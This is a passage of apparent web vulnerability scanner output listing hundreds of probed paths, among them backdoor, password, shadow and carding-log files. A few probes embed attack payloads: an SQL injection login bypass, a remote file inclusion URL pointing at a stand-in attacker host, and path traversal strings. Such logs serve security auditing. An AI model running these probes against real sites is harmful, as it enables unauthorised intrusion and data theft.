/asp/: This might be interesting.+ GET /Asp/: This might be interesting.+ GET /atc/: This might be interesting.+ GET /auth/: This might be interesting.+ GET /awebvisit.stat: This might be interesting.+ GET /ayuda/: This might be interesting.+ GET /backdoor/: This might be interesting.+ GET /backup/: This might be interesting.+ GET /bak/: This might be interesting.+ GET /banca/: This might be interesting.+ GET /banco/: This might be interesting.+ GET /bank/: This might be interesting.+ GET /bbv/: This might be interesting.+ GET /bdata/: This might be interesting.+ GET /bdatos/: This might be interesting.+ GET /beta/: This might be interesting.+ GET /bin/: This might be interesting.+ GET /boot/: This might be interesting.+ GET /buy/: This might be interesting.+ GET /buynow/: This might be interesting.+ GET /c/: This might be interesting.+ GET /cache-stats/: This might be interesting.+ GET /caja/: This might be interesting.+ GET /card/: This might be interesting.+ GET /cards/: This might be interesting.+ GET /cart/: This might be interesting.+ GET /cash/: This might be interesting.+ GET /ccard/: This might be interesting.+ GET /ccbill/secure/ccbill.log: CC Bill log file. Seen in carding forums. See: https://packetstormsecurity.com/files/32406/xmas.txt.html:+ GET /cdrom/: This might be interesting.+ GET /cert/: This might be interesting.+ GET /certificado/: This might be interesting.+ GET /certificate: This might be interesting.+ GET /certificates: This might be interesting.+ GET /cfdocs/exampleapp/email/application.cfm: This might be interesting.+ GET /cfdocs/exampleapp/publish/admin/addcontent.cfm: This might be interesting.+ GET /cfdocs/exampleapp/publish/admin/application.cfm: This might be interesting.+ GET /cfdocs/examples/httpclient/mainframeset.cfm: This might be interesting.+ GET /client/: This might be interesting.+ GET /cliente/: This might be interesting.+ GET /clientes/: This might be interesting.+ GET /clients/: This might be interesting.+ GET /communicator/: This might be interesting.+ GET /compra/: This might be interesting.+ GET /compras/: This might be interesting.+ GET /compressed/: This might be interesting.+ GET /conecta/: This might be interesting.+ GET /config/checks.txt: This might be interesting.+ GET /connect/: This might be interesting.+ GET /console: This might be interesting.+ GET /correo/: This might be interesting.+ GET /crypto/: This might be interesting.+ GET /css/: This might be interesting.+ GET /cuenta/: This might be interesting.+ GET /cuentas/: This might be interesting.+ GET /dan_o.dat: This might be interesting.+ GET /dat/: This might be interesting.+ GET /data/: This might be interesting.+ GET /dato/: This might be interesting.+ GET /datos/: This might be interesting.+ GET /db/: This might be interesting.+ GET /dbase/: This might be interesting.+ GET /demo/: This might be interesting.+ GET /demos/: This might be interesting.+ GET /dev/: This might be interesting.+ GET /devel/: This might be interesting.+ GET /development/: This might be interesting.+ GET /dir/: This might be interesting.+ GET /directory/: This might be interesting.+ GET /DMR/: This might be interesting.+ GET /doc-html/: This might be interesting.+ GET /down/: This might be interesting.+ GET /download/: This might be interesting.+ GET /downloads/: This might be interesting.+ GET /easylog/easylog.html: Seen in carding forums. See: https://packetstormsecurity.com/files/32406/xmas.txt.html:+ GET /ejemplo/: This might be interesting.+ GET /ejemplos/: This might be interesting.+ GET /employees/: This might be interesting.+ GET /envia/: This might be interesting.+ GET /enviamail/: This might be interesting.+ GET /error_log: This might be interesting.+ GET /excel/: This might be interesting.+ GET /Excel/: This might be interesting.+ GET /EXE/: This might be interesting.+ GET /exe/: This might be interesting.+ GET /fbsd/: This might be interesting.+ GET /file/: This might be interesting.+ GET /fileadmin/: This might be interesting.+ GET /files/: This might be interesting.+ GET /forum/: This might be interesting.+ GET /forums/: This might be interesting.+ GET /foto/: This might be interesting.+ GET /fotos/: This might be interesting.+ GET /fpadmin/: This might be interesting.+ GET /ftp/: This might be interesting.+ GET /gfx/: This might be interesting.+ GET /global/: This might be interesting.+ GET /graphics/: This might be interesting.+ GET /guest/: This might be interesting.+ GET /guestbook/: This might be interesting.+ GET /guests/: This might be interesting.+ GET /hidden/: This might be interesting.+ GET /hitmatic/: This might be interesting.+ GET /hitmatic/analyse.cgi: This might be interesting.+ GET /hits.txt: This might be interesting.+ GET /hit_tracker/: This might be interesting.+ GET /home/: This might be interesting.+ GET /homepage/: This might be interesting.+ GET /htdocs/: This might be interesting.+ GET /html/: This might be interesting.+ GET /htpasswd: This might be interesting.+ GET /hyperstat/stat_what.log: This might be interesting. See: https://packetstormsecurity.com/files/32406/xmas.txt.html:+ GET /ibill/: This might be interesting.+ GET /idea/: This might be interesting.+ GET /ideas/: This might be interesting.+ GET /imagenes/: This might be interesting.+ GET /img/: This might be interesting.+ GET /imgs/: This might be interesting.+ GET /import/: This might be interesting.+ GET /impreso/: This might be interesting.+ GET /includes/: This might be interesting.+ GET /incoming/: This might be interesting.+ GET /info/: This might be interesting.+ GET /informacion/: This might be interesting.+ GET /information/: This might be interesting.+ GET /ingresa/: This might be interesting.+ GET /ingreso/: This might be interesting.+ GET /install/: This might be interesting.+ GET /internal/: This might be interesting.+ GET /intranet/: This might be interesting.+ GET /invitado/: This might be interesting.+ GET /invitados/: This might be interesting.+ GET /java/: This might be interesting.+ GET /jdbc/: This might be interesting.+ GET /job/: This might be interesting.+ GET /jrun/: This might be interesting.+ GET /js: This might be interesting.+ GET /lib/: This might be interesting.+ GET /library/: This might be interesting.+ GET /libro/: This might be interesting.+ GET /linux/: This might be interesting.+ GET /log.htm: This might be interesting.+ GET /log.html: This might be interesting.+ GET /log.txt: This might be interesting.+ GET /logfile: This might be interesting.+ GET /logfile.htm: This might be interesting.+ GET /logfile.html: This might be interesting.+ GET /logfile.txt: This might be interesting.+ GET /logfile/: This might be interesting.+ GET /logfiles/: This might be interesting.+ GET /logger.html: This might be interesting.+ GET /logger/: This might be interesting.+ GET /logging/: This might be interesting.+ GET /login/: This might be interesting.+ GET /logs.txt: This might be interesting.+ GET /logs/: This might be interesting.+ GET /logs/access_log: This might be interesting.+ GET /logs/error_log: This might be interesting.+ GET /lost+found/: This might be interesting.+ GET /mail/: This might be interesting.+ GET /manage/cgi/cgiproc: This might be interesting.+ GET /marketing/: This might be interesting.+ GET /master.password: This might be interesting.+ GET /mbox: This might be interesting.+ GET /members/: This might be interesting.+ GET /message/: This might be interesting.+ GET /messaging/: This might be interesting.+ GET /ministats/admin.cgi: This might be interesting.+ GET /misc/: This might be interesting.+ GET /mkstats/: This might be interesting.+ GET /movimientos/: This might be interesting.+ GET /mp3/: This might be interesting.+ GET /mqseries/: This might be interesting.+ GET /msql/: This might be interesting.+ GET /msword/: This might be interesting.+ GET /Msword/: This might be interesting.+ GET /MSword/: This might be interesting.+ GET /NetDynamic/: This might be interesting.+ GET /NetDynamics/: This might be interesting.+ GET /netscape/: This might be interesting.+ GET /new: This might be interesting.+ GET /new/: This might be interesting.+ GET /news: This might be interesting.+ GET /noticias/: This might be interesting.+ GET /odbc/: This might be interesting.+ GET /officescan/cgi/jdkRqNotify.exe: This might be interesting.+ GET /old/: This might be interesting.+ GET /oracle: This might be interesting.+ GET /oradata/: This might be interesting.+ GET /order/: This might be interesting.+ GET /orders/: This might be interesting.+ GET /orders/checks.txt: Seen in carding forums. See: https://packetstormsecurity.com/files/32406/xmas.txt.html:+ GET /orders/mountain.cfg: Seen in carding forums. See: https://packetstormsecurity.com/files/32406/xmas.txt.html:+ GET /orders/orders.log: Seen in carding forums. See: https://packetstormsecurity.com/files/32406/xmas.txt.html:+ GET /orders/orders.txt: Seen in carding forums. See: https://packetstormsecurity.com/files/32406/xmas.txt.html:+ GET /outgoing/: This might be interesting.+ GET /ows/: This might be interesting: Oracle Web Services?.+ GET /pages/: This might be interesting.+ GET /Pages/: This might be interesting.+ GET /passwd: This might be interesting.+ GET /passwd.adjunct: This might be interesting.+ GET /passwd.txt: This might be interesting.+ GET /passwdfile: This might be interesting.+ GET /password: This might be interesting.+ GET /passwords.txt: This might be interesting.+ GET /passwords/: This might be interesting.+ GET /PDG_Cart/: This might be interesting.+ GET /people.list: This might be interesting.+ GET /perl5/: This might be interesting.+ GET /php/: This might be interesting.+ GET /pics/: This might be interesting.+ GET /piranha/secure/passwd.php3: This might be interesting.+ GET /pix/: This might be interesting.+ GET /poll: This might be interesting.+ GET /polls: This might be interesting.+ GET /porn/: This might be interesting.+ GET /pr0n/: This might be interesting.+ GET /privado/: This might be interesting.+ GET /private/: This might be interesting.+ GET /prod/: This might be interesting.+ GET /pron/: This might be interesting.+ GET /prueba/: This might be interesting.+ GET /pruebas/: This might be interesting.+ GET /pub/: This might be interesting.+ GET /public/: This might be interesting.+ GET /publica/: This might be interesting.+ GET /publicar/: This might be interesting.+ GET /publico/: This might be interesting.+ GET /purchase/: This might be interesting.+ GET /purchases/: This might be interesting.+ GET /pwd.db: This might be interesting.+ GET /python/: This might be interesting.+ GET /readme: This might be interesting.+ GET /README.TXT: This might be interesting.+ GET /readme.txt: This might be interesting.+ GET /register/: This might be interesting.+ GET /registered/: This might be interesting.+ GET /reports/: This might be interesting.+ GET /reseller/: This might be interesting.+ GET /restricted/: This might be interesting.+ GET /retail/: This might be interesting.+ GET /reviews/newpro.cgi: This might be interesting.+ GET /sales/: This might be interesting.+ GET /sample/: This might be interesting.+ GET /samples/: This might be interesting.+ GET /save/: This might be interesting.+ GET /scr/: This might be interesting.+ GET /scratch: This might be interesting.+ GET /scripts/weblog: This might be interesting.+ GET /search.vts: This might be interesting.+ GET /search97.vts: This might be interesting.+ GET /secret/: This might be interesting.+ GET /sell/: This might be interesting.+ GET /service/: This might be interesting.+ GET /servicio/: This might be interesting.+ GET /servicios/: This might be interesting.+ GET /setup/: This might be interesting.+ GET /shop/: This might be interesting.+ GET /shopper/: This might be interesting.+ GET /solaris/: This might be interesting.+ GET /Sources/: This might be interesting: may be YaBB.+ GET /spwd: This might be interesting.+ GET /srchadm: This might be interesting.+ GET /ss.cfg: This might be interesting.+ GET /staff/: This might be interesting.+ GET /stat.htm: This might be interesting.+ GET /stat/: This might be interesting.+ GET /statistic/: This might be interesting.+ GET /Statistics/: This might be interesting.+ GET /statistics/: This might be interesting.+ GET /stats.htm: This might be interesting.+ GET /stats.html: This might be interesting.+ GET /stats.txt: This might be interesting.+ GET /stats/: This might be interesting.+ GET /Stats/: This might be interesting.+ GET /status/: This might be interesting.+ GET /store/: This might be interesting.+ GET /StoreDB/: This might be interesting.+ GET /stylesheet/: This might be interesting.+ GET /stylesheets/: This might be interesting.+ GET /subir/: This might be interesting.+ GET /sun/: This might be interesting.+ GET /super_stats/access_logs: Web logs are exposed..+ GET /super_stats/error_logs: Web logs are exposed.+ GET /support/: This might be interesting.+ GET /swf: This might be interesting: Flash files?.+ GET /sys/: This might be interesting.+ GET /system/: This might be interesting.+ GET /tar/: This might be interesting.+ GET /tarjetas/: This might be interesting.+ GET /temp/: This might be interesting.+ GET /template/: This might be interesting: could have sensitive files or system information.+ GET /temporal/: This might be interesting.+ GET /test.htm: This might be interesting.+ GET /test.html: This might be interesting.+ GET /test.txt: This might be interesting.+ GET /test/: This might be interesting.+ GET /testing/: This might be interesting.+ GET /tests/: This might be interesting.+ GET /tmp/: This might be interesting.+ GET /tools/: This might be interesting.+ GET /tpv/: This might be interesting.+ GET /trabajo/: This might be interesting.+ GET /trafficlog/: This might be interesting.+ GET /transito/: This might be interesting.+ GET /tree/: This might be interesting.+ GET /trees/: This might be interesting.+ GET /updates/: This might be interesting.+ GET /user/: This might be interesting.+ GET /users/: This might be interesting.+ GET /users/scripts/submit.cgi: This might be interesting.+ GET /ustats/: This might be interesting.+ GET /usuario/: This might be interesting.+ GET /usuarios/: This might be interesting.+ GET /vfs/: This might be interesting.+ GET /w3perl/admin: This might be interesting.+ GET /warez/: This might be interesting.+ GET /web/: This might be interesting.+ GET /web800fo/: This might be interesting.+ GET /webaccess.htm: This might be interesting.+ GET /webaccess/access-options.txt: This might be interesting.+ GET /webadmin/: This might be interesting: probably HostingController, www.hostingcontroller.com.+ GET /webboard/: This might be interesting.+ GET /webcart-lite/: This might be interesting.+ GET /webcart/: This might be interesting.+ GET /webdata/: This might be interesting.+ GET /weblog/: This might be interesting.+ GET /weblogs/: This might be interesting.+ GET /webmaster_logs/: This might be interesting.+ GET /WebShop/: This might be interesting.+ GET /WebShop/logs/cc.txt: Seen in carding forums. See: https://packetstormsecurity.com/files/32406/xmas.txt.html:+ GET /WebShop/templates/cc.txt: Seen in carding forums. See: https://packetstormsecurity.com/files/32406/xmas.txt.html:+ GET /website/: This might be interesting.+ GET /webstats/: This might be interesting.+ GET /WebTrend/: This might be interesting.+ GET /Web_store/: This might be interesting.+ GET /windows/: This might be interesting.+ GET /word/: This might be interesting.+ GET /work/: This might be interesting.+ GET /wstats/: This might be interesting.+ GET /wusage/: This might be interesting.+ GET /www-sql/: This might be interesting.+ GET /www/: This might be interesting.+ GET /wwwboard/wwwboard.cgi: This might be interesting.+ GET /wwwboard/wwwboard.pl: This might be interesting.+ GET /wwwjoin/: This might be interesting.+ GET /wwwlog/: This might be interesting.+ GET /wwwstats.html: This might be interesting.+ GET /wwwstats/: This might be interesting.+ GET /wwwthreads/3tvars.pm: This might be interesting.+ GET /wwwthreads/w3tvars.pm: This might be interesting.+ GET /zipfiles/: This might be interesting.+ GET /adsamples/config/site.csc: Contains SQL username/password. See: CVE-1999-1520:+ GET /advworks/equipment/catalog_type.asp: Seen in carding forums. See: https://packetstormsecurity.com/files/32406/xmas.txt.html:+ GET /carbo.dll: This might be interesting.+ GET /clocktower/: Microsoft Site Server sample files may have SQL injection. See: https://github.com/sullo/advisory-archives/blob/master/RFP2201.txt:+ GET /market/: Microsoft Site Server sample files may have SQL injection. See: https://github.com/sullo/advisory-archives/blob/master/RFP2201.txt:+ GET /mspress30/: Microsoft Site Server sample files may have SQL injection. See: https://github.com/sullo/advisory-archives/blob/master/RFP2201.txt:+ GET /sam: This might be interesting.+ GET /sam.bin: This might be interesting.+ GET /sam._: This might be interesting.+ GET /samples/search/queryhit.htm: This might be interesting.+ GET /scripts/counter.exe: This might be interesting.+ GET /scripts/cphost.dll: cphost.dll may have a DoS and a traversal issue. See: CVE-2002-1769:+ GET /scripts/fpadmcgi.exe: This might be interesting.+ GET /scripts/postinfo.asp: This might be interesting.+ GET /scripts/samples/ctguestb.idc: This might be interesting.+ GET /scripts/samples/search/webhits.exe: This might be interesting.+ GET /site/iissamples/: This might be interesting.+ GET /vc30/: Microsoft Site Server sample files may have SQL injection. See: https://github.com/sullo/advisory-archives/blob/master/RFP2201.txt:+ GET /_mem_bin/: This might be interesting: user login.+ GET /_mem_bin/FormsLogin.asp: This might be interesting: user login.+ GET /perl/files.pl: This might be interesting.+ GET /perl5/files.pl: This might be interesting.+ GET /scripts/convert.bas: This might be interesting.+ GET /owa_util%2esignature: This might be interesting.+ GET /cgi-dos/args.bat: Default FrontPage CGI found. See: https://en.wikipedia.org/wiki/Microsoft_FrontPage:+ GET /custdata/: This may be COWS (CGI Online Worldweb Shopping), and may leak customer data.+ GET /hostingcontroller/: This might be interesting: probably HostingController, www.hostingcontroller.com.+ GET /data.sql: Database SQL?.+ GET /databases/: Databases directy found.+ GET /database.sql: Database SQL found.+ GET /db.sql: Database SQL found.+ GET /img-sys/: Default image directory should not allow directory listing.+ GET /java-sys/: Default Java directory should not allow directory listing.+ GET /javadoc/: Documentation...?.+ GET /log/: Ahh...log information...fun!.+ GET /manager/: May be a web server or site manager.+ GET /manual/: Web server manual found.+ GET /exchange/: This might be interesting: Outlook/Exchange OWA.+ GET /finance.xls: Finance spreadsheet?.+ GET /finances.xls: Finance spreadsheet?.+ GET /abonnement.asp: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /acartpath/signin.asp?|-|0|404_Object_Not_Found: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /add_acl: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /admin/auth.php: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /admin/cfg/configscreen.inc.php+: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /admin/cfg/configsite.inc.php+: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /admin/cfg/configsql.inc.php+: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /admin/cfg/configtache.inc.php+: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /admin/cms/htmltags.php: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /admin/credit_card_info.php: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /admin/exec.php3: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /admin/index.php: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /admin/modules/cache.php+: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /admin/objects.inc.php4: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /admin/script.php: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /admin/settings.inc.php+: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /admin/templates/header.php: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /admin/upload.php: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /admin_t/include/aff_liste_langue.php: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /adv/gm001-mc/: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /aff_news.php: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /approval/ts_app.htm: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /archive.asp: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /archive_forum.asp: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /ashnews.php: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /auth.inc.php: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /b2-tools/gm-2-b2.php: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /bandwidth/index.cgi: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /basilix.php3: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /bigsam_guestbook.php?displayBegin=9999...9999: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /bin/common/user_update_passwd.pl: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /biztalktracking/RawCustomSearchField.asp?|-|0|404_Object_Not_Found: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /biztalktracking/rawdocdata.asp?|-|0|404_Object_Not_Found: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /board/index.php: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /board/philboard_admin.asp+: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /bugtest+/+: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /caupo/admin/admin_workspace.php: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /ccbill/whereami.cgi: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /chat_dir/register.php: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /checkout_payment.php: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /communique.asp: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /community/forumdisplay.php: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /community/index.php?analized=anything: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /community/member.php: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /compte.php: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /config/html/cnf_gi.htm: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /convert-date.php: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /cp/rac/nsManager.cgi: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /csPassword.cgi?command=remove%20: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /cutenews/comments.php: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /cutenews/search.php: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /cutenews/shownews.php: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /Data/settings.xml+: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /database/metacart.mdb+: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /db.php: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /dbabble: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /dcp/advertiser.php: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /defines.php: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /dltclnt.php: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /doc/admin/index.php: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /docs/NED: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /dotproject/modules/files/index_table.php: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /dotproject/modules/projects/addedit.php: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /dotproject/modules/projects/view.php: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /dotproject/modules/projects/vw_files.php: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /dotproject/modules/tasks/addedit.php: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /dotproject/modules/tasks/viewgantt.php: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /do_map: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /do_subscribe: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /email.php: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /emml_email_func.php: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /emumail.cgi?type=.%00: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /entete.php: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /enteteacceuil.php: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /etc/shadow+: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /eventcal2.php.php: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /ez2000/ezadmin.cgi: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /ez2000/ezboard.cgi: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /ez2000/ezman.cgi: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /faqman/index.php: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /filemanager/index.php3: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /filemgmt/brokenfile.php: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /filemgmt/singlefile.php: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /filemgmt/viewcat.php: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /filemgmt/visit.php: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /foro/YaBB.pl: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /forum/mainfile.php: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /forum/member.php: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /forum/newreply.php: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /forum/newthread.php: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /forum/viewtopic.php: phpBB found.+ GET /forum_arc.asp?n=268: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /forum_professionnel.asp?n=100: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /functions.inc.php+: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /get_od_toc.pl?Profile=: WebTrends get_od_toc.pl may be vulnerable to a path disclosure error if this file is reloaded multiple times. See: CVE-2002-0596:+ GET /globals.php3: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /globals.pl: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /Gozila.cgi: Linksys BEF Series routers are vulnerable to multiple DoS attacks in Gozila.cgi. See: https://seclists.org/fulldisclosure/2004/Jun/49:+ GET /homebet/homebet.dll?form=menu&option=menu-signin: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /idealbb/error.asp?|-|0|404_Object_Not_Found: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /iisprotect/admin/SiteAdmin.ASP?|-|0|404_Object_Not_Found: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /include/customize.php: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /include/help.php: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /includes/footer.php3: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /includes/header.php3: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /infos/contact/index.asp: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /infos/faq/index.asp: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /infos/gen/index.asp: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /infos/services/index.asp: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /instaboard/index.cfm: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /intranet/browse.php: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /invitefriends.php3: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /ipchat.php: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /ixmail_netattach.php: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /jsptest.jsp+: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /kernel/class/delete.php: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /kernel/classes/ezrole.php: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /ldap.search.php3?ldap_serv=nonsense%20: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /livredor/index.php: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /login.php3?reason=chpass2%20: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /mail/include.html: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /mail/settings.html: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /mambo/banners.php: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /manage/login.asp+: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /mantis/summary_graph_functions.php?g_jpgraph_path=http%3A%2F%2Fattackershost%2Flistings.txt%3F: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /members/ID.pm: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /members/ID.xbb: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /mod.php: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /modif/delete.php: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /modif/ident.php: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /modules/Downloads/voteinclude.php+: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /modules/Forums/attachment.php: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /modules/Search/index.php: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /modules/WebChat/in.php+: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /modules/WebChat/out.php: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /modules/WebChat/quit.php: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /modules/WebChat/users.php: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /modules/Your_Account/navbar.php+: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /moregroupware/modules/webmail2/inc/: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /msadc/Samples/SELECTOR/showcode.asp?|-|0|404_Object_Not_Found: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /myguestBk/add1.asp?|-|0|404_Object_Not_Found: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /myguestBk/admin/delEnt.asp?id=NEWSNUMBER|-|0|404_Object_Not_Found: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /myguestBk/admin/index.asp?|-|0|404_Object_Not_Found: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /netget?sid=Safety&msg=2002&file=Safety: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /newtopic.php: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /nphp/nphpd.php: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /OpenTopic: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /options.inc.php+: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /oscommerce/default.php: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /parse_xml.cgi: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /php/gaestebuch/admin/index.php: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /php/php4ts.dll: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /pks/lookup: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /pm/lib.inc.php: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /poppassd.php3+: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /produccart/pdacmin/login.asp?|-|0|404_Object_Not_Found: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /productcart/database/EIPC.mdb: Seen in carding forums. See: https://packetstormsecurity.com/files/32406/xmas.txt.html:+ GET /productcart/pc/Custva.asp?|-|0|404_Object_Not_Found: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /ProductCart/pc/msg.asp?|-|0|404_Object_Not_Found: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /product_info.php: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /prometheus-all/index.php: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /protected/: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /protected/secret.html+: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /protectedpage.php?uid='%20OR%20''='&pwd='%20OR%20''=': This might be interesting: has been seen in web logs from an unknown scanner.+ GET /protection.php: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /pt_config.inc: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /pvote/add.php?question=AmIgAy&o1=yes&o2=yeah&o3=well..yeah&o4=bad%20: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /pvote/del.php?pollorder=1%20: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /quikmail/nph-emumail.cgi?type=../%00: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /room/save_item.php: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /screen.php: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /scripts/tradecli.dll: This might be interesting: has been seen in web logs from an unknown scanner.+ GET 